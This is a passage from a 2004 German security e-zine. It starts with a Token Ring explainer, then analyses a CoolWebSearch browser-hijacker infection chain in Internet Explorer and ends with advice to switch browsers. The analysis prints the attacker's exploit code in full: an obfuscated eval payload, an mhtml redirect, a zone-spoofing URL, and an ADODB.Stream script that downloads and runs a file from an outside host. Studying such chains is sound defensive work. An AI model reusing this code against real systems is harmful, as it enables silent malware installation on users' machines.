Will nun ein Teilnehmer (**A**) ein Paket an einen anderen Teilnehmer (C) versenden, besetzt dieser Teilnehmer (**A**) das Token. Wenn das Token nun bei dem entsprechenden Teilnehmer angelangt ist, hängt dieser Teilnehmer die Daten, die er versenden will, an das Token an und es kreist wieder solange, bis er zu Teilnehmer C gelangt, um die entsprechenden Informationen abzuliefern. Dabei bleibt er immer besetzt, und zieht auch an weiteren Teilnehmern vorbei, für die diese Informationen nicht bestimmt sind. Die Teilnehmer leiten das Datenpaket dann jeweils weiter. Das Token erkennt die Komponente des Netzwerks anhand einer Zieladresse (Destination), die der Teilnehmer **A** angibt und sich auf das Ziel (C) bezieht.

Kommt nun das gewünschte Paket bei dem Teilnehmer **C** an, so nimmt dieser das Datenpaket in seinen Puffer auf, d.h. er kopiert die Informationen und schickt das gleiche Datenpaket mit einer Empfangsbestätigung an Teilnehmer **A** weiter. Gelangt auch dieses Paket letztendlich bei dem eigentlichen Absender an, so erkennt dieser anhand der Bestätigung "*Teilnehmer C hat mein Paket erhalten*" und gibt den Token wieder frei.

Dies wiederholt sich immer wieder in Form einer Endlosschleife!

Kurz zusammengefasst:
Das Token kreist von Punkt zu Punkt, bis einer der Teilnehmer ihn als besetzt makiert. Erst wenn dieser Teilnehmer eine Empfangsbestätigung von dem Teilnehmer erhalten hat, zu dem er ein Datenpaket senden wollte, gilt der Token wieder als frei. Das Token-Passing Zugriffverfahren basiert also sozusagen auf dem bekanntem Spiel: "*Stille-Post*", mit dem Unterschied, dass die eigentliche weitergegebene Information die gleiche bleibt.

2.2 Sicherheit von Token Ring

Der schwerstwiegende Sicherheitsaspekt im Token Ring Zugriffsverfahren ist das Zusammenarbeiten der Netzwerkkomponenten in einer Ring-Topologie.
Wie schon angesprochen, kann es zu einem gesamten Netzwerkzusammenbruch kommen, sobald nur eine Stelle des Ringes verletzt wird, wobei man dann von dem *Single Point of Failure* spricht. Kommt es zum Beispiel zu einem Kabelunterbrechung so ist die Folge eines der Netzwerkzusammenbruch.

Aus diesem Grunde hat man diese Ringstruktur modifiziert, was zu einer höheren Sicherheit führte. Um eine höhere Sicherheit beim Token Ring zu erreichen, wird jedes einzelne Gerät seperat im Netzwerk an ein Verkabelungszentrum, auch **Ring Wiring Concentrator** (RWC) genannt, also dem in Punkt 2 angesprochenen Ringleitungsverteiler angeschlossen.

So entsteht ein sternförmiger Ring, der jedoch trotzdem noch wie der übliche Ring fungiert. Der Unterschied ist jedoch: Fällt nun eine Verbindung aus, kann das Netzwerk an sich weiter noch seine Funktion ausführen, da die unterbrochene Verbindung einfach umgangen wird. Dies ist durch ein Umgehungsrelai im Ringleitungsverteiler möglich, das durch Strom von der jeweiligen Station versorgt wird.

Wird nun eine Verbindung, wie z.B. durch die oben genannte Kabeltrennung, zu dieser Station unterbrochen, oder auch einfach einer der Ringleitungsverteiler abgeschaltet, so kommt es zu einem Kurzschluss und das Relai erlangt logischerweise nicht mehr die benötigte Energie, was zur Schliessung des Relais führt.

Durch diesen Einsatz von *Ring Wiring Concentratoren* wird die Sicherheit erheblich erhöht, da durch die Verkabelungszentren Kabelbrüche automatisch erkannt und beseitigt werden. Der Nachteil dieses Einsatzes von Verkabelungszentren ist, wie der Name eigentlich schon sagt, die aufwendige Verkabelung. Allerdings überwiegt hier der Aspekt der Sicherheit, was auch der Grund ist, warum diese sternförmige Ringvariante nur noch benutzt wird.

Des Weiteren kann es durch das deterministisch arbeitende Zugriffverfahren, Token-Passing (s. Punkt 2.1), grundsätzlich nie zu einer Daten-Kollision kommen, da beim Token-Passing Zugriffverfahren immer nur ein Teilnehmer senden kann, und es immer festgelegt ist, welcher Teilnehmer ein Datenpaket senden darf.

Dies ist ein Vorteil gegenüber dem im Ethernet üblichen CSMA/CD, wobei es oft zu einem Multiple Access, also einem gemeinsamen Senden von Datenpaketen im Netzwerk kommt, sobald zwei Teilnehmer gleichzeitig mit dem Senden von Daten beginnen.
Nachdem Erkennen (*Collision Detection*) einer solche Kollision von Datenpaketen muss nun das Senden von Daten unterbrochen werden, und nur nach einem komplizierten Verfahren zur Berechnung des Zeitpunktes, wann ein nächstes Datenpaket gesendet werden kann, kann der Teilnehmer seinen Datenverkehr fortführen.

Hier erkennt man schon, dass es bei dem Token-Passing Zugriffverfahren im Grunde genommen viel einfacher zugeht und zu dem auch noch mit einer viel höheren Sicherheit vor Daten-Kollisionen.

-- Simon 'McSchlumpf' K.

Sicherheitsrisiko: Internet Explorer am Ende?

1. Einführung

In den vergangenen Wochen ist es vermehrt zu Schlagzeilen um den in aktuelle Windows-Versionen fest integrierten Web-Browser „Internet Explorer" gekommen.
Neue, aber auch seit Monaten bekannte und von Microsoft nicht beseitigte Sicherheitslücken, werden weltweit ausgenutzt, um Systeme mit Schadsoftware zu infizieren, Bankdaten und Passworte der Benutzer zu stehlen, oder dessen PC „nur" zur späteren Verwendung zu „übernehmen". Die Vielzahl bekannter und selbst für unerfahrene Personen ausnutzbarer Sicherheitslücken bringt offensichtlich auch Microsoft in Bedrängnis.
Anders ist nicht zu erklären, dass bekannte und dokumentierte Sicherheitsmängel teilweise über Monate von Unbekannten ausgenutzt werden können, bevor Microsoft Patches veröffentlicht, die die betroffenen Fehler beseitigen sollen.

Ein begehrtes und ertragreiches Angriffsziel sind die Sicherheitsfunktionen des Internet Explorers. Durch so genannte Sicherheitszonen teilt dieser unerschiedlichen Webseiten unterschiedliche Rechte und Privilegien zu. Wenn es einer Webseite gelingt, dem Internet Explorer eine Zugehörigkeit zu einer privilegierten Sicherheitszone vorzutäuschen, dann stehen dieser wesentlich mehr Möglichkeiten zur Verfügung, in das System des Benutzers einzugreifen. Am 07.06.04 berichteten einschlägige Medien über eine neue Schwachstelle dieser Art.

Beispiel: <a href="http://www.buerschgens.de%2F redir=.german-secure.de">.
Die Zeichenfolge „%2F" wird vom Internet Explorer intern in das Zeichen „/" konvertiert und von den Sicherheitsfunktionen auch so interpretiert. Die Seite läuft somit in der Sicherheitszone, die der Domain „www.buerschgens.de" zugewiesen ist.
Da diese Zeichenkonvertierung aber offensichtlich nicht in allen Programmteilen des Internet Explorer durchgeführt wird, wird als Webseite die Domain „german-secure.de" aufgerufen. Der Text links davon wird als Sub-Domain betrachtet. „german-secure.de" läuft dadurch in einer fremden Sicherheitszone.

Besonders gefährlich wird eine solche Sicherheitslücke dadurch, dass bestimmte Domains auf vielen Systemen als vertrauenswürdig voreingestellt sind und somit erraten werden können. „windowsupdate.microsoft.com" ist ein typisches Beispiel.
Um die beschriebene Schwachstelle ausnutzen zu können, muss die Domain des Angreifers so konfiguriert sein, dass ungültige Sub-Domains akzeptiert werden.
Deshalb lässt sich der Exploit auch nur mit präparierten Servern testen.
(Weitere Details hierzu: „http://www.tecchannel.de/news/betriebssystem/15869/")

2. HiJacker übernehmen den Internet Explorer

Wir möchten hier auf weitere Probleme aufmerksam machen, die in Fachkreisen zwar seit langem bekannt sind, in der Öffentlichkeit aber noch nicht ausreichend Beachtung gefunden haben. Eines der meist verbreitetsten Probleme im Zusammenhang mit dem Microsoft Internet Explorer sind „Browser Hijacker".

Als Browser Hijacker werden bestimmte Programme bezeichnet, deren Aufgabe darin besteht, die Kontrolle über den Internet Explorer dauerhaft zu übernehmen und auf unterschiedlichste Art und Weise, immer wieder den Besuch bestimmter Webseiten zu erzwingen.
In relativ kurzer Zeit hat sich eine Familie von Browser-Hijackern ungewöhnlich schnell und erfolgreich verbreitet. Die unter der Bezeichnung „CoolWebSearch" bzw. „CWS" zusammengefassten Programme stellen fast eine neue Generation von Browser-zentrierter Schadsoftware dar.

Die höchstentwickelten der schätzungsweise 60 bisher aufgetretenen CWS-Varianten dringen über nicht beseitigte Sicherheitslücken des Internet Explorer ein, deaktivieren Virenscanner, Firewall-Software und andere Schutzmaßnahmen und nehmen tiefe Eingriffe in Windows-Komponenten vor, sodass eine zerstörungsfreie Entfernung des Schädlings kaum noch möglich ist.

In diesem Artikel versuchen wir, den Infektionsweg einer bislang nicht näher dokumentierten CWS-Variante aufzuzeigen und die technischen Hintergründe zu erläutern.
Ausgangspunkt der Infektion – und damit auch der Recherche – ist in unserem Fall eine Datei namens „msits.exe". „msits.exe" ist ein so genannter Downloader. Seine Aufgabe ist das Herunterladen und Starten einer weiteren Datei namens „winadm.exe" von folgendem URL: ("http://grodnomarket.com/project/russian/winadm.exe") Das Programm „winadm.exe" erfüllt nach den Untersuchungen gleich zwei Aufgaben. Einerseits ist es ein IE-Hijacker.

Das Programm ersetzt sämtliche Standardseiten und auch die integrierte Suchfunktion des Microsoft Browsers durch ("http://www.search-world.net/").
Zusätzlich werden die Sicherheitseinstellungen des Internet Explorer mit neuen Werten überschrieben und der URL ("http://63.219.181.7/connect.php?did=od-stnd298") aufgerufen. Die aufgerufene Webseite leitet den Internet Explorer gleich weiter zu „(http://63.219.181.7/download.php?did=od-stnd298&country=de&").

Die für den Benutzer normalerweise unsichtbaren HTTP-Header zeigen, dass auch diese Anfrage nicht zu einer Webseite führt, sondern vom Server mit einer weiteren Programmdatei beantwortet wird. Hier ein Ausschnitt der Serverantwort:

```
+++RESP 28046+++
HTTP/1.1 200 OK
Date: Sat, 26 Jun 2004 22:11:14 GMT
Server: Apache/1.3.27 (Unix) PHP/4.2.3
X-Powered-By: PHP/4.2.3
Last-Modified: Sat, 26 Jun 2004 22:11:14 GMT
Accept-Ranges: bytes
Content-Length: 10036
Keep-Alive: timeout=9, max=9
Connection: Keep-Alive
Content-Disposition: attachment; filename="od-stnd298.exe" Content-Type: application/force-download
+++CLOSE 28046+++
```

Unschwer erkennbar anhand der Codezeile „Content-Disposition: attachment; filename="odstnd298.Exe"", wird hier eine weitere Datei geladen.

Die heruntergeladene Datei „od-stnd298.exe" ist ein Dialer der Firma „online-dialer.com". Im Unterschied zu allen anderen beteiligten EXE-Dateien, ist diese Datei nicht nur mit UPX komprimiert sondern zusätzlich gepatcht, sodass UPX sie nicht mehr entkomprimieren kann. UPX meldet in diesem Fall: „CantUnpackException: file is modified/hacked/protected; take care!!!"

3. Details; der Internet Explorer in feindliche Hände

Die Übernahme.

Nun wird es interessant wieder an den Ursprung der Datei „winadm.exe" zurückzukehren, um heraus zu finden, was noch im Detail dahinter steckt.
Wir rufen die Domain „grodnomarket.com", von der zuvor die Datei „winadm.exe" geladen wurde, direkt auf.

Beim Betreten der Seite (../indexm.shtml) wird – unsichtbar für den Benutzer – ein Iframe aufgerufen, der gleich zu einer neuen URL ("http://2awm.com/pop/get.php?user=viconxx") verweist.

Die vom Server ausgegebene Webseite „get.php“ enthält 2 verschiedene Exploits für bekannte Sicherheitslücken des Internet Explorer, die beide auf unterschiedliche Art versuchen, die Datei „viconxx.chm“ von folgendem URL herunterzuladen und zu starten: http://2awm.com/pop/chm/viconxx.chm

```
<TEXTAREA id=cxw style="DISPLAY: none">
<object data="${PR}" id="obj1" type="text/x-scriptlet" width="0" height="0"></object>
</TEXTAREA>
<SCRIPT>
document.write(cxw.value.replace("${PR}","&#109;sits:&#
109;html:file://c:\\nosuch.mht!http://2awm.com/pop/chm/viconxx.chm::/1.htm")); </SCRIPT>
```

Im Ersten ist noch ersichtlich, dass hier versucht wird, eine als „mhtml-Redirect“ bekannte Sicherheitslücke auzunutzen.

Das zweite Script auf der Seite ist auf primitive Art verschlüsselt, sodass es für die meisten Nutzer nicht lesbar ist.

```
<script language=`JavaScript`>
eval(String.fromCharCode
(13,10,102,117,110,99,116,105,111,110,32,102,49,40,41,123,13,10,32,32,32,32,32,32,32,32
,115,104,111,119,77,111,100,97,108,68,105,97,108,111,103,40,39,50,46,104,116,109,39,44 ,
119,105,110,100,111,119,44,39,100,105,97,108,111,103,84,111,112,58,45,49,48,48,48,48,
59,100,105,97,108,111,103,76,101,102,116,58,45,49,48,48,48,48,59,100,105,97,108,111,10
3,72,101,105,103,104,116,58,49,59,100,105,97,108,111,103,87,105,100,116,104,58,49,59,3
9,41,46,108,111,99,97,116,105,111,110,61,39,106,97,118,97,115,99,114,105,112,116,58,92 ,
39,60,83,67,82,73,80,84,32,83,82,67,61,104,116,116,112,58,47,47,50,97,119,109,46,99,11
1,109,47,112,111,112,47,97,47,108,46,112,104,112,63,118,105,99,111,110,120,120,62,60,9
2,47,115,99,114,105,112,116,62,92,39,39,59,13,10,125,13,10,102,117,110,99,116,105,111,
110,32,102,50,40,41,13,10,123,13,10,32,32,32,32,32,32,32,32,105,102,32,40,111,98,106,49 ,
46,114,101,97,100,121,83,116,97,116,101,32,61,61,32,52,41,13,10,32,32,32,32,32,32,32,3
2,123,13,10,32,32,32,32,
32,32,32,32,32,32,32,32,32,32,32,32,100,111,99,117,109,101,110,116,46,98,111,100,121,4
6,105,110,110,101,114,72,84,77,76,32,43,61,32,39,60,73,70,82,65,77,69,32,73,68,61,109,1
21,105,102,114,97,109,101,32,78,65,77,69,61,109,121,105,102,114,97,109,101,32,83,82,67 ,
61,92,39,46,47,97,47,114,46,112,104,112,92,39,32,87,73,68,84,72,61,48,32,72,69,73,71,72 ,
84,61,48,62,60,47,73,70,82,65,77,69,62,39,59,13,10,32,32,32,32,32,32,32,32,32,32,32,32,3
2,32,32,32,115,101,116,84,105,109,101,111,117,116,40,39,109,121,105,102,114,97,109,10
1,46,101,120,101,99,83,99,114,105,112,116,40,102,49,46,116,111,83,116,114,105,110,103,
40,41,41,39,44,53,48,41,59,13,10,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,115,101 ,
116,84,105,109,101,111,117,116,40,39,109,121,105,102,114,97,109,101,46,101,120,101,9
9,83,99,114,105,112,116,40,92,39,102,49,40,41,92,39,41,39,44,53,49,41,59,13,10,32,32,32,
32,32,32,32,32,125,13,10,125,13,10,115,101,116,84,105,109,101,111,117,116,40,39,102,50 ,
40,41,59,39,44,32,55,48,41,59,13,10));
</script>.
Nach der Rückkonvertierung in lesbaren Text, erhalten wir folgendes Script: <script
language=`JavaScript`>
function f1(){
showModalDialog(`2.htm`,window,`dialogTop:-10000;dialogLeft:-
10000;dialogHeight:1;dialogWidth:1;`).location=`javascript:\`<SCRIPT
SRC=http://2awm.com/pop/a/l.php?viconxx><\/script>\`; }function f2()
{ if (
obj1.readyState == 4)
{
document.body.innerHTML += ,<IFRAME ID=myiframe NAME=myiframe SRC=\`./a/r.php\` WIDTH=0
HEIGHT=0></IFRAME>`; setTimeout(`myiframe.execScript(f1.toString())`,50); setTimeout
(`myiframe.execScript(\`f1()\`)`,51);
}
}
setTimeout(`f2();`, 70);.
</script>
```

Das Exploit-Script ruft die URL „http://2awm.com/pop/a/r.php“ in einem weiteren, aufgrund der Größenangabe unsichtbaren, Iframe auf. Gleichzeitig wird neues Internet Explorer Fenster geöffnet. Auch dieses ist unsichtbar, da es auf Koordinaten, weit außerhalb des sichtbaren Bildschirmbereichs platziert wird.

Die Serverantwort wollen wir Ihnen nicht vorenthalten, denn auch da sind bereits weitere interessante Details verborgen:

```
+++GET 17876+++
GET /pop/a/r.php HTTP/1.1
User-Agent: Opera/7.51 (Windows NT 5.0; U) [en] Host: 2awm.com
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif,
image/x-xbitmap, */*;q=0.1
Accept-Language: de;q=1.0,en;q=0.9
Accept-Charset: windows-1252, utf-8, utf-16, iso-8859-1;q=0.6, *;q=0.1 Accept-Encoding: deflate,
gzip, x-gzip, identity, *;q=0 TE: deflate, gzip, chunked, identity, trailers
Connection: keep-alive
+++RESP 17876+++
HTTP/1.1 302 Found
Date: Sat, 26 Jun 2004 00:14:03 GMT
Server: Apache/1.3.29 (Unix) (Red-Hat/Linux) PHP/4.3.4 X-Powered-By: PHP/4.3.4
Location: URL:res://shdoclc.dll/HTTP_501.htm
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html
X-Pad: avoid browser bug
+++CLOSE 17876+++
```

Durch die Serverantwort auf die Anfrage nach ../a/r.php, wird im Internet Explorer eine lokal erzeugte Fehlermeldung provoziert. Da diese vom Internet Explorer selbst erzeugten Meldungsseiten in der für Benutzer nicht sichtbaren Sicherheitszone „lokales System“ ausführt werden, haben sie praktisch unbeschränkte Rechte im System.

Im zweiten Schritt ruft das Skript die Datei „l.php“ vom URL „http://2awm.com/pop/a/l.php?viconxx“ ab.

Die Datei „l.php“ enthält folgendes Skript:

```
function doit(file)
{ var x
=
new ActiveXObject("Microsoft.XMLHTTP");
x.Open("GET", „http://2awm.com/pop/chm/"+file,0); x.Send();
var s = new ActiveXObject("ADODB.Stream");
s.Mode = 3;
s.Type = 1;
s.Open();
s.Write(x.responseBody);
s.SaveToFile("C:\\"+file,2);
document.write(`<object type="text/html" data="ms-its:C:\\` + file + ,::/1.htm"></object>`); }
function getRealShell() {
myiframe.document.write("<scr"+"ipt>" + doit + „doit(`viconxx.chm`);</scr"+"ipt>");
}
document.write("<IFRAME ID=myiframe SRC=`about:blank` WIDTH=200 HEIGHT=200></IFRAME>");
setTimeout("getRealShell()",100);
```

Das Skript nutzt eine weitere Schwachstelle im Sicherheitsmodell des Internet Explorer, um die im vorhergehenden Schritt erzeugte Fehlermeldung durch eigene Befehle zu ersetzen, ohne dass diese dabei ihre Privilegien als systemeigene Meldung verliert.
Dank dieser Privilegien kann das Skript nun das „ADODB.Stream“ Objekt benutzen. Dieses Objekt stellt, normalerweise nur systemeigenen Webseiten, Funktionen für den Zugriff auf das lokale Dateisystem zu Verfügung.

Im nächsten Schritt lädt das Exploit-Skript die Datei „viconxx.chm" herunter und startet sie. CHM-Dateien sind kompilierte Hilfedateien, die durch den Internet Explorer interpretiert und mit lokalen Rechten auf dem befallenen Computer ausgeführt werden.
In der Datei befindet sich eine EXE-Datei namens „on-line.exe" und eine HTML-Datei, die folgenden Aufruf enthält:

```
<OBJECT NAME='X' CLASSID='CLSID:11120607-1001-1111-1000-110199901123' CODEBASE='on-line.exe'><a href="on-line.exe"></a>
```

„on-line.exe" ist ein herkömmlicher Dialer. Ihn hat der Urheber der nicht mehr zusätzlich geschützt, da in einer realen Situation, in dieser Phase bereits alle Sicherheitsmaßnahmen überwunden wären.

4. Dialer & Firmen?

Die Dialer-Datei mit dem Namen „cax.cab" beinhaltet nach unseren Angaben weitere Details über Serverstandort, Signatur, Zertifizierungsstelle und vermeintliche Urheber.
100% sichere Erkentnisse kann man jedoch nicht treffen, da bis erscheinen des Artikels einige dieser URLs bereits nicht mehr erreichbar sind und die Firmen sich gegenseitig hinund herverkaufen um sich bestmöglich wohl zu verschleiern.

So scheint es, dass ein Unternehmen mit dem Namen Thawte Consulting (Pty) Ltd. sowie HALDEX Ltd. E-commerce GIBRALTAR für einige dieser URLs und das Marketing verantwortlich sind, so geht es aus der Dialer-Datei hervor. Das Unternehmen Thawte Consulting Ltd. ist für das Zertifikat der Dialer-Datei verantwortlich, die auf ein weiteres Unternehmen, der Haldex Ltd. Gibraltar, support@onlinedialer.com ausgestellt ist.

Eine entsprechende Zertifikatabbildung finden haben wir für Sie im Internet bereit gestellt:
http://www.german-secure.de/zertifikat4.jpg
Interessante Einblicke in die Firmenverstrickungen die auch nach Deutschland führen sind bereits diskutiert worden und finden sich hier:
http://forum.computerbetrug.de/viewtopic.php?t=6025&postdays=0&postorder=asc&start=0

5. Schlussbemerkung, Ausblick, Gefahren

Der IIS und Internet Explorer zusammen ausgebeutet.

Diese Analyse und der entsprechenden Auswertung zeigt deutlich, dass in der Zukunft mit ausnutzbaren Codes und Scripten immer mehr User den Gefahren des Internet zur Abzocke ausgesetzt werden. So werden in unserem Beispiel gleich mehrere Sicherheitslücken des Internet Explorer von Microsoft ausgenutzt um einen Schaden auf fremden Rechnern zu verursachen. Allein die Datei „winadm.exe" wurde entsprechend so umgeschrieben, dass die Sicherheit des Internet Explorer zu dieser Zeit komplett außer Kraft gesetzt wird.

Der ahnungslose Benutzer des Internet Explorer wird somit Opfer von diversen Exploits und Sicherheitslücken die ausgenutz werden aber er gibt auch die Gewalt über den Browser an einen HiJacker ab. Durch die installierte Backdoor ist es den unbekannten Inhabern der Scripte und Internetseiten über die diese Scripte geladen werden jederzeit möglich, weitere Programme und/oder schadhafte Programme auf dem befallen Computer abzulegen und zu starten. Es sei jedoch erwähnt, dass Microsoft am 03.07.04 ein Workaround gegen die Schwachstelle „ADODB.Stream" anbietet, dieser Workaround jedoch schließt die Sicherheitslücke ansich nicht. Lediglich können einige der Exploits diese Lücke nicht mehr unmittelbar ausnutzen und es fallen einige Funktionalitäten des Internet Explorer weg.

Mit recht großer Wahrscheinlichkeit ist davon auszugehen, dass möglicherweise unbekannte „Hacker" einige IIS (Internet Information Server von Microsoft) Server geknackt haben, Codes eingeschleust und mißbraucht haben, um eine ebenfalls bekannte Schwachstelle im Zusammenspiel zwischen dem IIS und dem Internet Explorer auszunutzen.

So wurde am 25.06.04 bekannt, dass „Hacker" die oben beschriebene Möglichkeit, Java Scripte auf IIS Server abzulegen um allein beim besuchen einer Webseite mit schadhaften Code den Internet Explorer zu infizieren. Dabei wurden Sicherheitslücken im IIS Server und gleichzeitig im Internet Explorer so ausgenutzt, dass ein Backdoor und ein Keylogger auf den Computer des Besuchers der Webseite geladen wurde.

Nach Untersuchungen des Internet Storm Center besteht weiterhin die Möglichkeit, diese befallenen IIS Server als SMTP Relay für SPAM Attacken zu benutzen um so anonym SPAM zu versenden (http://isc.sans.org/diary.php?date=2004-06-24). Microsoft rät den Administratoren in einem Microsoft Security Bulletin MS04-011 zur Einspielung eines Patches, der anscheinend dieses Problem beheben soll.

Als weiteres Problem stellt sich die Sicherheitslücke heraus, als erste Meldungen auftauchen nach denen diese Sicherheitslücken ausgenutzt werden um TAN und PIN Nummern von Usern mit Homebanking zu stehlen. Auch deutsche Banken waren davon betroffen (z.B. deutsche-bank.de, citibank.de, sparkasse-banking.de, banking.lbbw.de). Es ist mit großer Sicherheit nicht abzusehen, ob und in wie fern ein größerer Schaden dadurch entstanden ist und wie viele User und/oder IIS Server davon in der Tat betroffen sind.

Der Internet Explorer ist derzeit einer der unsichersten Anwendungen, die für das Betriebssystem Microsoft Windows erhältlich sind. Das Gefahrtenpotential ist in sofern sehr hoch, da es durch gezielte Manipulation zur Übernahme des Internet Explorer sowie weitergehenden Rechten am Computer kommen kann. In diversen uns bekannten Fällen sind bereits sehr viele User im Internet davon betroffen, wobei Firmennetzwerke noch nicht mit berücksichtigt wurden. Durch das gezielte einbringen von Trojanern über den Internet Explorer mit Spionagefunktionen ist es möglich, Tastatureingaben mitzulesen und diese wiederrum auf gehackte Server abzulegen. Von dort aus können die Dateien dann gefahrlos von einem Angreifer wieder abgerufen werden.

Weiterhin wird immer mehr bekannt, dass gezielt über solche HiJacking Methoden Spam Computer im Netz bereits gestellt werden, über die dann Massenmails versendet werden um das Internet mit Spam zu überfluten. Aber auch das Stehlen von Passwörter, PIN und TAN Nummern für das Online-Banking kommen immer mehr in Betracht. Gerade in der heutigen Zeit sollte man sich nicht so gefahr- und sorglos ins Internet bewegen und Anwendungen verwenden die derzeit für den Mißbrauch wie geschaffen sind. Unzählige Sicherheitslücken im Betriebssystem Microsoft Windows und den implementierten Anwendungen erschweren ein sorgloses Surfen. Systemadministratoren sollten in Erwägung ziehen, bestimmte Anwendungen (IIS, IE etc.) nicht außerhalb eines Unternehmensnetzwerkes zu betreiben aber auch über die alternativen Möglichkeiten nachdenken.

6. Empfehlung, Abhilfe

Ist der Internet Explorer ein einziges Sicherheitsloch?

Nach allen Untersuchungen und Analysen kann man zum derzeitigen Stand einen Hinweis gelten lassen. Der Internet Explorer in seinem gegenwärtigem Zustand ist ein enormes Risiko für Benutzer des Microsoft Betriebssystem Windows.
Die Sicherheitslücken die bislang publiziert wurden lassen nur den Schluss zu, alternative Internet Browser zu verwenden bei denen solche massiven Exploits nicht bekannt sind.
Sehr viele Entwickler der OPEN SOURCE Gemeinde arbeiten an sehr schnellen und leicht bedienbaren Browsern, die kostenlos im Internet erhältlich sind und auf nahezu jedem Betriebssystem laufen. Nahzu alle Browser sind in deutscher Sprache erhältlich, verstehen sich auf schnellen Webseitenaufbau und verschlüsseln ebenfalls die Verbindung über SSL Verbindungen. Bei vielen Browsern ist ein E-Mail Programm integriert, das Cookie und Pop-Up Management ist leicht zu handhaben und sollten einen Umstieg auf einen alternativen Browser erleichtern. Eines der wohl größten Probleme des Internet Explorer bestehen in der Verschmelzung mit dem Betriebssystem Windows in der momentanen Situation.
Hier besteht die Möglichkeit, mulitmedial den Internet Explorer in Verbindung mit dem Media Player, Windows Explorer, Bildbearbeitung und weiteren zusammen zu nutzen.

Ein Angriffspotential wird hierdurch gefördert, da auf jegliche API Schnittstellen und Windows-Innereien zugegriffen wird. Vergleichbar andere Browser unterstützen diese Funktionen in einem so immensen Umfang wie Microsofts Browser nicht. Welche Browser kann man sich nun von welchen Internetseiten herunter laden:

Mozilla: http://www.mozilla.org/
Firefox: http://www.mozilla.org/products/firefox/
Opera: http://www.opera.com/
Netscape: http://www.netscape.com/download

7. Verweise, Anmerkungen, Screenshots, Scripte, Bilder

http://www.buerschgens.de
http://www.german-secure.de
http://www.heise.de/security/news/meldung/48877
Microsoft zum Problem mit ADODB.Stream:
http://support.microsoft.com/default.aspx?kbid=870669
Microsoft zum Sicherheitsloch im IIS, Patches & Helps:
http://www.microsoft.com/germany/ms/technetservicedesk/bulletin/bulletinMS04-011.htm
Sicherheit für Mozilla muss erlernt sein, Heise:
http://www.heise.de/security/artikel/48349
Was Sie über „Download.Ject" wissen sollten, Microsoft:
http://www.microsoft.com/germany/ms/security/incident/download_ject.mspx
Analyse des Haldex Dialer von Symantec:
http://securityresponse.symantec.com/avcenter/venc/data/dialer.haldex.html
Dialer-Liste von Symantec:
http://securityresponse.symantec.com/avcenter/expanded_threats/dialers/
US-Regierung rät vom Internet Explorer ab:
http://www.computerbase.de/news/software/browser/2004/juli/usregierung_internet_explorer/
Liste aller IE-Bugs die bekannt wurden:
http://umbrella.name/iebug.com/display-homepage.php
Securitymailinglisten:
http://seclists.org/
Tipps und Tricks zum Internet Explorer:
http://www.misitio.ch/
C't Browsercheck:
http://www.heise.de/security/dienste/browsercheck/demos/ie/
Sollten Sie weitere Fragen haben, so nehmen Sie mit uns über die Webseiten Kontakt auf.

-- Michael Bürschgens, Marko Rogge

Dies ist das Ende der zweiten Ausgabe des *Spaxid* eZines. Wir hoffen, es hat Ihnen gefallen und Sie nehmen etwas von den Informationen mit, die wir versucht haben, Ihnen plausibel zu übermitteln.

Bei Kritik, Fragen oder Verbesserungsvorschlägen kontaktieren Sie bitte die jeweiligen Autoren per E-Mail. Für Fragen können Sie außerdem das Forum auf www.computer-support.org nutzen. E-Mail Adressen, Banner oder die folgenden Ausgaben von *Spaxid* finden Sie auf http://spaxid.it-helpnet.de

Das Copyright für Texte und Grafiken liegt bei ihrem jeweiligen Ersteller. Das Kopieren dieses eZines ist ohne Erlaubnis, jedoch ausschliesslich in unveränderter Form, genehmigt und erwünscht. Textausschnitte oder Bezüge sind ebenfalls nur unter Angabe der Herkunft (Quelle) und einem Verweis auf http://spaxid.it-helpnet.de genehmigt. Wir danken Ihnen für Ihr Verständnis.